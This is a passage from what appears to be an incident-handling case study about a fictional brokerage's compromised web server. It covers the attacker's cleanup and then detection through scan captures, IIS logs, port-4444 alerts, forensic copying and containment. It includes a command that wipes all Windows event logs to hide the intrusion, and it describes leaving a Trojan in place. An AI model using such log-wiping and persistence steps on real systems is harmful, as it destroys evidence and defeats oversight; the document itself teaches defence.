
```
C:\eventviwer.pl -clear *
```

This command would erase all the event logs on the system. By doing this he would alert the system administrators that the server has been hijacked. This was done to avoid any possible traces of his activity. From testing the exploit in his black lab testing environment he remembered that the event log on the web server showed the cmd.exe process was launched by a local system account. He then erased any logs that pertained to his activities on the host. By doing this he was just about done. Since Millhouse did not want to lose this valuable connection to Stocks That Rock and in case he grabbed some bogus files, he decided to leave the Trojan running in the background for future attacks. A good system administrator should locate the Trojan and remove it from the server.

³² eventviewer.pl is included in the Windows 2000 Resource Kit.

The Incident Handling Process

Now I will describe the situation from the incident handlers prospective. Prior to the attack existing countermeasures were already in place. These countermeasures included McAfee Virus-Scan Enterprise, network based IDS, and web server logs. A new project implementing host-based detection sensors on critical servers was to begin in the coming weeks. This was to ensure compliance of the Gramm-Leach-Bailey Act. Up to this point all change control was supposedly tracked and documented. The network diagram below will help clarify the countermeasures:



During the reconnaissance phase of this incident the handlers at Stocks That Rock noticed nothing unusual. The recon phase was precisely planned and executed to avoid any detection. The traffic Millhouse created was almost invisible to the security staff. The scans were well placed during this phase and generated small sporadic traffic. IDS sensors typically generate tons of passing traffic to the handler on duty. While Millhouse was collecting intelligence about the company on the website, the traffic looked like normal web traffic and went unnoticed. When the Nmap port scan was launched against the targeted host

the timing option that Millhouse had set fooled the IDS.

A TCPDUMP capture of the host shows multiple ports were scanned. The ports in the destination field would alert the handlers on duty, if they were running a network based sniffer. In this case they did not have one in place.

```

[root@h3xm0n root]# tcpdump -vnx host 172.16.0.5
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
03:50:59.278220 IP (tos 0x0, ttl 39, id 21850, offset 0, flags [none], proto 6, length: 40) 172.16.0.7.58168 > 172.16.0.5.ms-sql-m: S [tcp sum
ok] 560289399:560289399(0) win 4096
    0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y....E.
    0x0010: 0028 555a 0000 2706 e649 ac10 0007 ac10 ..(UZ...I.....
    0x0020: 0005 e338 059a 2165 5677 0000 0000 5002 ...8...!eVw...P.
    0x0030: 1000 e708 0000 .....
03:50:59.278365 IP (tos 0x0, ttl 128, id 14184, offset 0, flags [none], proto 6, length: 40) 172.16.0.5.ms-sql-m > 172.16.0.7.58168: R [tcp sum
ok] 0:0(0) ack 560289400 win 0
    0x0000: 00d0 59be 8587 0004 acb9 d825 0800 4500 ..Y.....%.E.
    0x0010: 0028 3768 0000 8006 ab3b ac10 0005 ac10 ..(7h....;.....
    0x0020: 0007 059a e338 0000 0000 2165 5678 5014 .....8....!eVxP.
    0x0030: 0000 f6f3 0000 0000 0000 0000 .....
03:50:59.279456 IP (tos 0x0, ttl 42, id 50959, offset 0, flags [none], proto 6, length: 40) 172.16.0.7.58168 > 172.16.0.5.rsyn: S [tcp sum
ok] 560289399:560289399(0) win 3072
    0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y....E.
    0x0010: 0028 c70f 0000 2a06 7194 ac10 0007 ac10 ..(.?...q.....
    0x0020: 0005 e338 0369 2165 5677 0000 0000 5002 ...8...!eVw...P.
    0x0030: 0c00 ed37 0000 .....
03:50:59.279533 IP (tos 0x0, ttl 58, id 39238, offset 0, flags [none], proto 6, length: 40) 172.16.0.7.58168 > 172.16.0.5.666: S [tcp sum ok]
560289399:560289399(0) win 3072
    0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y....E.
    0x0010: 0028 9946 0000 3a06 8f5d ac10 0007 ac10 ..(.F...;.....
    0x0020: 0005 e338 029a 2165 5677 0000 0000 5002 ...8...!eVw...P.
    0x0030: 0c00 ee06 0000 .....
03:50:59.279588 IP (tos 0x0, ttl 128, id 14185, offset 0, flags [none], proto 6, length: 40) 172.16.0.5.rsyn > 172.16.0.7.58168: R [tcp sum
ok] 0:0(0) ack 560289400 win 0
    0x0000: 00d0 59be 8587 0004 acb9 d825 0800 4500 ..Y.....%.E.
    0x0010: 0028 3769 0000 8006 ab3a ac10 0005 ac10 ..(7i....;.....
    0x0020: 0007 0369 e338 0000 0000 2165 5678 5014 ...i.8....!eVxP.
    0x0030: 0000 f924 0000 0000 0000 0000 .....
03:50:59.279660 IP (tos 0x0, ttl 59, id 30589, offset 0, flags [none], proto 6, length: 40) 172.16.0.7.58168 > 172.16.0.5.1491: S [tcp sum ok]
560289399:560289399(0) win 4096
    0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y....E.
    0x0010: 0028 777d 0000 3b06 b026 ac10 0007 ac10 ..(W)...&.....
    0x0020: 0005 e338 05d3 2165 5677 0000 0000 5002 ...8...!eVw...P.
    0x0030: 1000 e6cd 0000 .....
03:50:59.279737 IP (tos 0x0, ttl 50, id 16867, offset 0, flags [none], proto 6, length: 40) 172.16.0.7.58168 > 172.16.0.5.rpng: S [tcp sum
ok] 560289399:560289399(0) win 3072
    0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y....E.
    0x0010: 0028 41e3 0000 3206 eec0 ac10 0007 ac10 ..(A...2.....
    0x0020: 0005 e338 0209 2165 5677 0000 0000 5002 ...8...!eVw...P.
    0x0030: 0c00 ee97 0000 .....
03:50:59.279813 IP (tos 0x0, ttl 42, id 38914, offset 0, flags [none], proto 6, length: 40) 172.16.0.7.58168 > 172.16.0.5.1354: S [tcp sum ok]
560289399:560289399(0) win 3072
    0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y....E.
    0x0010: 0028 9802 0000 2a06 a0a1 ac10 0007 ac10 ..(.?...&.....
    0x0020: 0005 e338 054a 2165 5677 0000 0000 5002 ...8...J!eVw...P.
    0x0030: 0800 f368 0000 .....
03:50:59.279888 IP (tos 0x0, ttl 45, id 45320, offset 0, flags [none], proto 6, length: 40) 172.16.0.7.58168 > 172.16.0.5.312: S [tcp sum ok]
560289399:560289399(0) win 2048
    0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y....E.
    0x0010: 0028 b108 0000 2d06 849b ac10 0007 ac10 ..(.---.....
    0x0020: 0005 e338 0138 2165 5677 0000 0000 5002 ...8...!eVw...P.
    0x0030: 0800 f368 0000 .....
03:50:59.279963 IP (tos 0x0, ttl 43, id 35644, offset 0, flags [none], proto 6, length: 40) 172.16.0.7.58168 > 172.16.0.5.135: S [tcp sum ok]
560289399:560289399(0) win 4096
    0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y....E.
    0x0010: 0028 8b3c 0000 2b06 ac67 ac10 0007 ac10 ..(<...+...g.....
    0x0020: 0005 e338 0087 2165 5677 0000 0000 5002 ...8...!eVw...P.
    0x0030: 1000 ec19 0000 .....
  
```

Figure 39 - Nmap Scan using TCPDUMP

Several IDS alerts greeted the security handlers on duty when Millhouse started his scanning against the network web server range. Nikto was configured to avoid IDS; however the scanner generates a small amount of noticeable traffic.

The logs from IIS show a large amount of “GET” requests that show that a web scan had taken place:

```

#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2004-12-30 07:11:11
#Fields: date time c-ip cs-username s-sitename s-computername s-ip s-port cs-method cs-uri
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 HEAD /iisstart.asp
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 HEAD /iisstart.asp
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /IGpWHaReRIdu4:
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /iisstart.asp
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgi.cgi/ - 40
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /webcgi/ - 404
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgi-914/ - 40
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgi-915/ - 40
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /bin/ - 404 2
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgi/ - 404 2
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /mpcgui/ - 404
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgi-bin/ - 40
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /ows-bin/ - 40
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgi-sys/ - 40
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgi-local/ -
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /htbin/ - 404
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgibin/ - 404
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgis/ - 404 2
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /scripts/ - 20
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgi-win/ - 40
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /fcgi-bin/ - 4
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgi-exe/ - 40
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgi-home/ - 4
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /cgi-perl/ - 4
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /iisstart.asp
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /index.php - 4
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /junk999.php
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /iisstart.asp
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /index.php3
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /iisstart.asp
2004-12-30 07:11:11 172.16.0.7 - W3SVC1 STR-54EE9C510E3 172.16.0.5 80 GET /robots.txt

```

Figure 40 - IIS Web Logs

Stocks That Rock have external IDS sensors that record all activity on the perimeter network layer, something that Millhouse was not expecting. From a security standpoint a host-based IDS is suggested in this environment. This is due to the sensitive information stored on the server. Since the server is directly connected to a database that holds the companies classified information, a host based solution would monitor any changes, additions, or deletions of important files.

The TCPDUMP output from the Nikto scan:

```

03:54:02.006945 IP (tos 0x0, ttl 64, id 13045, offset 0, flags [DF], proto 6, length: 292) 172.16.0.7.32815 > 172.16.0.5.http: P 1:241(240)
ack 1 win 5840 <nop,nop,timestamp 3163160>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 0124 32f5 4000 4006 ae02 ac10 0007 ac10 ..2.@.@.....
0x0020: 0005 802f 0050 77d7 76e6 e4bb 708d 8018 .../.Pw.V....p...
0x0030: 16d0 1c78 0000 0101 080a 0030 4418 0000 ...X.....OD...
0x0040: 0000 4745 5420 2f25 3230 4854 5450 2f31 ..GET./%20HTTP/1
0x0050: 2e31 2530 4425 3041 2530 4425 3041 4163 ..1%0D%0A%0D%0AAC
03:54:02.021990 IP (tos 0x0, ttl 128, id 15880, offset 0, flags [DF], proto 6, length: 1500) 172.16.0.5.http > 172.16.0.7.32815: . 1:1449(1448)
ack 241 win 65295 <nop,nop,timestamp 65181 3163160>
0x0000: 00d0 59be 8587 0004 acb9 d825 0800 4500 ..Y.....%..E.
0x0010: 05dc 3e08 4000 8006 5ee7 ac10 0005 ac10 ...>.@.^.....
0x0020: 0007 0050 802f e4bb 708d 77d7 77d6 8010 ...P./..p.w.w....
0x0030: ffof 6618 0000 0101 080a 0000 fe9d 0030 ...f.....0
0x0040: 4418 4854 5450 2f31 2e31 2034 3034 204f D.HTTP/1.1.404.O
0x0050: 626a 6563 7420 4e6f 7420 466f 756e 640d bject.Not.Found.
03:54:02.022078 IP (tos 0x0, ttl 64, id 13046, offset 0, flags [DF], proto 6, length: 52) 172.16.0.7.32815 > 172.16.0.5.http: . [tcp sum ok]
ack 1449 win 8588 <nop,nop,timestamp 3163175 65181>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 0034 32f6 4000 4006 afa1 ac10 0007 ac10 ..42.@.@.....
0x0020: 0005 802f 0050 77d7 77d6 e4bb 7635 8010 .../.Pw.w....v5..
0x0030: 21f0 ee8c 0000 0101 080a 0030 4427 0000 !.....OD'..
0x0040: fe9d
03:54:02.022091 IP (tos 0x0, ttl 128, id 15881, offset 0, flags [DF], proto 6, length: 1500) 172.16.0.5.http > 172.16.0.7.32815: .
1449:2897(1448) ack 241 win 65295 <nop,nop,timestamp 65181 3163160>
0x0000: 00d0 59be 8587 0004 acb9 d825 0800 4500 ..Y.....%..E.
0x0010: 05dc 3e09 4000 8006 5ee6 ac10 0005 ac10 ...>.@.^.....
0x0020: 0007 0050 802f e4bb 7635 77d7 77d6 8010 ...P./..v5w.w....
0x0030: ffof 1175 0000 0101 080a 0000 fe9d 0030 ...u.....0
0x0040: 4418 7829 3b0d 0a09 0909 090d 0a09 2f2f D.X);.....//
0x0050: 666f 7220 6469 7370 6c61 792c 2077 6520 for.display.we.
03:54:02.022117 IP (tos 0x0, ttl 64, id 13047, offset 0, flags [DF], proto 6, length: 52) 172.16.0.7.32815 > 172.16.0.5.http: . [tcp sum ok]
ack 2897 win 11584 <nop,nop,timestamp 3163175 65181>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 0034 32f7 4000 4006 afa0 ac10 0007 ac10 ..42.@.@.....
0x0020: 0005 802f 0050 77d7 77d6 e4bb 7bdd 8010 .../.Pw.w....{...
0x0030: 2d40 dd94 0000 0101 080a 0030 4427 0000 -@.|.....OD'..
0x0040: fe9d
03:54:02.022127 IP (tos 0x0, ttl 128, id 15882, offset 0, flags [DF], proto 6, length: 76) 172.16.0.5.http > 172.16.0.7.32815: . [tcp sum ok]
2897:2921(24) ack 241 win 65295 <nop,nop,timestamp 65181 3163160>
0x0000: 00d0 59be 8587 0004 acb9 d825 0800 4500 ..Y.....%..E.
0x0010: 004c 3e0a 4000 8006 6475 ac10 0005 ac10 ...L>.@..du.....
0x0020: 0007 0050 802f e4bb 7bdd 77d7 77d6 8010 ...P./..{w.w.w....
0x0030: ffof 9a95 0000 0101 080a 0000 fe9d 0030 .....0
0x0040: 4418 656e 2072 656d 6f76 6564 2c20 6861 D.en.removed,ha
0x0050: 6420 6974 7320 6e61 6d65 d'.ts.name
03:54:02.022150 IP (tos 0x0, ttl 64, id 13048, offset 0, flags [DF], proto 6, length: 52) 172.16.0.7.32815 > 172.16.0.5.http: . [tcp sum ok]
ack 2921 win 11584 <nop,nop,timestamp 3163175 65181>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 0034 32f8 4000 4006 af9f ac10 0007 ac10 ..42.@.@.....
0x0020: 0005 802f 0050 77d7 77d6 e4bb 7bf5 8010 .../.Pw.w....{...
0x0030: 2d40 dd7c 0000 0101 080a 0030 4427 0000 -@.|.....OD'..
0x0040: fe9d
03:54:02.022464 IP (tos 0x0, ttl 128, id 15883, offset 0, flags [DF], proto 6, length: 1335) 172.16.0.5.http > 172.16.0.7.32815: FP
2921:4204(1283) ack 241 win 65295 <nop,nop,timestamp 65181 3163175>
0x0000: 00d0 59be 8587 0004 acb9 d825 0800 4500 ..Y.....%..E.
0x0010: 0537 3e0b 4000 8006 5f89 ac10 0005 ac10 ...7>.@.....
0x0020: 0007 0050 802f e4bb 7bf5 77d7 77d6 8019 ...P./..{w.w.w....
0x0030: ffof 37e4 0000 0101 080a 0000 fe9d 0030 ..7.....0
0x0040: 4427 2063 6861 6e6f 6564 2c20 6f72 2069 D'.changed,or,i
0x0050: 7320 7465 6d70 6f72 6172 696c 7920 756e s.temporarily.un
03:54:02.061901 IP (tos 0x0, ttl 64, id 13049, offset 0, flags [DF], proto 6, length: 52) 172.16.0.7.32815 > 172.16.0.5.http: . [tcp sum ok]

```

Figure 41 - Nikto using TCPDUMP

The alerts Millhouse generated notified the security staff that a vulnerability scan was in progress. The first step for the handlers was to decipher where the attack was originating from. They did this by querying the IP address of the source traffic using a program called Sam Spade as seen in figure 11. Sam Spade provided information as to what company has registered the IP address. The scan appeared to the handlers as if it were coming from a user on an Internet Service Providers network. The handlers decided to document the contact information just to be on the safe side. The handlers on duty notified the manager in regards to a possible vulnerability scan. The handlers were not certain that an attack was in place, but was very likely to happen. At this point the manager suggested the handlers wait and monitor the IDS carefully for any signs of an attack.

Preparation Phase

Each incident handler that works for Stocks That Rock have notification contact lists, daily checklists, and security policies for reference prior to an incident.

There is also a journal that is updated by each handler when they report for duty logging any events that take place during the shift.

The handlers on duty this particular day had to pay close attention to all network traffic. They double checked with the system administrator that all the logs were rotating correctly and all activity was being logged. Assured that everything was tracking activity they continued to watch the network carefully. Several hours went by without any alarming alerts from the IDS. When the next shift of handlers arrived for work the vulnerability scan was described in detail to them and the new handlers were asked to pay close attention to any abnormal events.

The new handlers studied the logs from the sensors from the night before and noted the IP addresses the vulnerability scans were directed too. They began to document all IP address targets. They had comprised a list of 23 servers that had been included in the scan.

Existing Incident Handling Procedures

Procedures have already been set in place in case of an actual incident. The first step when noticing any abnormal activity is to escalate the case to the lead handler on duty or the Information Security Manager. Once the lead handler determines the severity of the incident, the risk the incident poses, and the impact it may have, he then decides whether or not to take further action. If further action is necessary the servers are usually taken offline and replaced with backups that contain similar OS builds. Once the servers are taken offline they are placed in a consolidated lab for forensic evaluation and analysis.

Incident Handling Team

The incident handling team consists of 12 handlers, 3 lead handlers, and 1 Information Security Manager. The handlers provide 24 x 7 coverage 365 days a year. A lead handler is always scheduled with a shift of security handlers. The training is all based in-house and through the use of the online reference library. The lead handlers have all taken the SANS Track 4: Hacking Techniques, Exploits, and Incident Handling course, so they are among the best security experts in the industry. The incident handlers are also in charge of forensic investigation and analysis. Therefore if a server is compromised it is their responsibility to figure out what happened, how to fix it, and how to prevent it from happening in the future.

Identification Phase

This incident was discovered by the handlers on duty monitoring the IDS sensors. The alerts that were generated signified a vulnerability scan was taking place. This information was relayed to the next shift of handlers reporting for duty. Communication was absolutely critical in this situation. Had the

handler's not been notified the incident might have gone completely unnoticed. It is a good idea to have various ways of communicating with team members during incidents. The use of email, chat rooms, phone calls, websites, and message boards are a great way to keep updated.

At this point in the scenario the only unusual events noted were from a vulnerability scan. Days went by before any more unusual activity occurred.

On October 18th, 2004, the IDS sensors alerted the handlers that FTP traffic was being sent to and from a web server on their network. This was abnormal traffic because the server sending/receiving the FTP traffic was not supposed to be configured to send or receive any traffic but port 80 (WWW) & 443 (HTTPS). They immediately contacted the firewall team and questioned if they were doing unauthorized testing in a live environment. This was not the case from what the firewall team said. They were unaware of any FTP traffic going to or from the web server. The handlers asked the firewall team for a copy of the firewall rule base. Upon reviewing the rule base they noticed that the firewall was configured to allow any ports to and from the web server to anywhere on the internet. Management was notified immediately in regards to this activity. The firewall team was contacted back shortly afterwards. They were instructed to reconfigure the firewall to allow only ports 80 & 443 inbound to the server.

The handlers noticed that the FTP traffic contained several different source ports but the destination was continuously port 4444. The handlers knew the company was under attack and worse yet against the most valuable web server on the network. For this web server was linked to a database that stored confidential information on it.


Incident Timeline

The timeline for the events are characterized by the start of the Nessus scanning on October 09th, 2004. The intelligence gathering and recon scanning began on October 8th, 2004, however the handlers never took note of this traffic. From the start of the Nessus scanning until the FTP traffic was observed was approximately one week, October 18th, 2004. The handlers on duty were alerted to a possible attack on October 09th, 2004 from the vulnerability scan and started an investigation. They had noticed the first signs of an attack.

On October 18th, 2004 the FTP traffic destined to port 4444 started alerting the IDS sensors. The traffic being alerted was sent/received over the internet to an un-trusted location. The server was left running and untouched while the drive was backed up to an external harddrive. This was done using a tool called XXcopy³³. XXcopy allows collection of data from one drive and transfer to another. The handlers downloaded a version of XXcopy to the server, copied all

³³ <http://www.xxcopy.com/index.htm>

sub-directories, and hidden files to the external drive.



```

C:\WINXP\System32\cmd.exe

C:\Xxcopy>XXCOPY16.EXE

XXCOPY == Freeware == Ver 2.85.9d (c)1995-2005 Pixelab, Inc.

XXCOPY16 src [ dst ] [ options... ]
    src specifies the source file(s) or directory to copy
    dst specifies the destination directory (no file names)

Option switches start with a slash (/) immediately followed by letter(s).
XXCOPY supports most XCOPY switches (/A/M/P/S/E/T/W/C/I/F/L/H/R/U/K/Y/N).
    /S Copies subdirectories          /K Keeps file attributes as in src
    /H Copies hidden files also    /U Updates files that exist in dst

    /CLONE Duplicates a directory (or entire volume) as incremental backup.
    /BACKUP Backs up the directory without deleting extra files.
    /AA Sets the src file archive bit (without actually copying).
    /AZ Clears the src file archive bit (without actually copying).
    /SZ:-<n> Copies files whose size is <n> bytes or less.
    /Z Deletes extra files/dirs in the destination (/ZY, without prompt).
    /DA:<date> (/DB:<date>) Copies files made on/after (before) the date.
    /X<fspec> Excludes file(s) which match <fspec> pattern (wildcard OK).
    /Y No prompt on file overwrite (/YY Suppresses nearly all prompts).
    /HELP Displays a full help text, (/HELPA in alphabetical order).
    /? Displays a focused help text with the switch(es) you specify.
Over 160 switches in all (visit http://www.xxcopy.com for details).

C:\Xxcopy>
  
```

They ran the following command:

```
c:\xxcopy c: f: /s /h /tca /tcc /tcw
```

The command specifies Xxcopy to retain the access, creation, and modification of files.

During this stage the web server was taken offline and replaced with a backup web server. The amount of time passed to configure a new server with the load from the previous server was approximately four hours. Clients from Stocks That Rock access the server and its resources on a daily basis. If the server is down during business hours, not only will the company lose profits, but also could lose important clients.

The compromised server was gracefully shutdown and powered off, then placed into a test environment where the handlers could begin to investigate the system. The investigation of the compromised host lasted for approximately six

hours.

Containment Phase

At first the handlers were not sure if they should observe the attack and learn from it or if they should immediately pull the server offline. Management was notified. The handlers explained that FTP traffic over port 4444 was been tracked. The management decided that the best route to take would be to pull the server offline, causing several thousands of dollars in company loss. Due to the criticality of the server, management had no choice but to replace it with a backup server.

Containment Measures

The system administrator was notified to pull the server offline. Once done the handlers obtained the server and placed it onto an isolated network inside a test lab. This way if the machine was infected no traffic would spread throughout the network. Once the server had been contained, calls placed to the ISP where the IP address was originating from were made. With good faith Hexor.net was able to shutdown the compromised server on their network to prevent further attacks against Stocks That Rock.

Jump Kit Components

Once the server was isolated it was time for the handlers to breakout the jump bag. Their jump bag consisted of a large duffle bag that contained the following materials: tape recorder, backup IDE drives, backup software, 512MB USB Token RAM device, 80 gig external hard drive, hub, patch cables, usb cables, serial cables, adapters, laptop with dual operating systems, call lists, cell phone, blank notebooks, plastic baggies, and desiccants in case of moisture in bags. The backup software was vital in this case. The software included: netcat, dd, Safeback, Xxcopy, Ghost, The Sleuth Kit, Windows NT and 2000 resource kits, and bootable CD-ROMs.

Eradication Phase

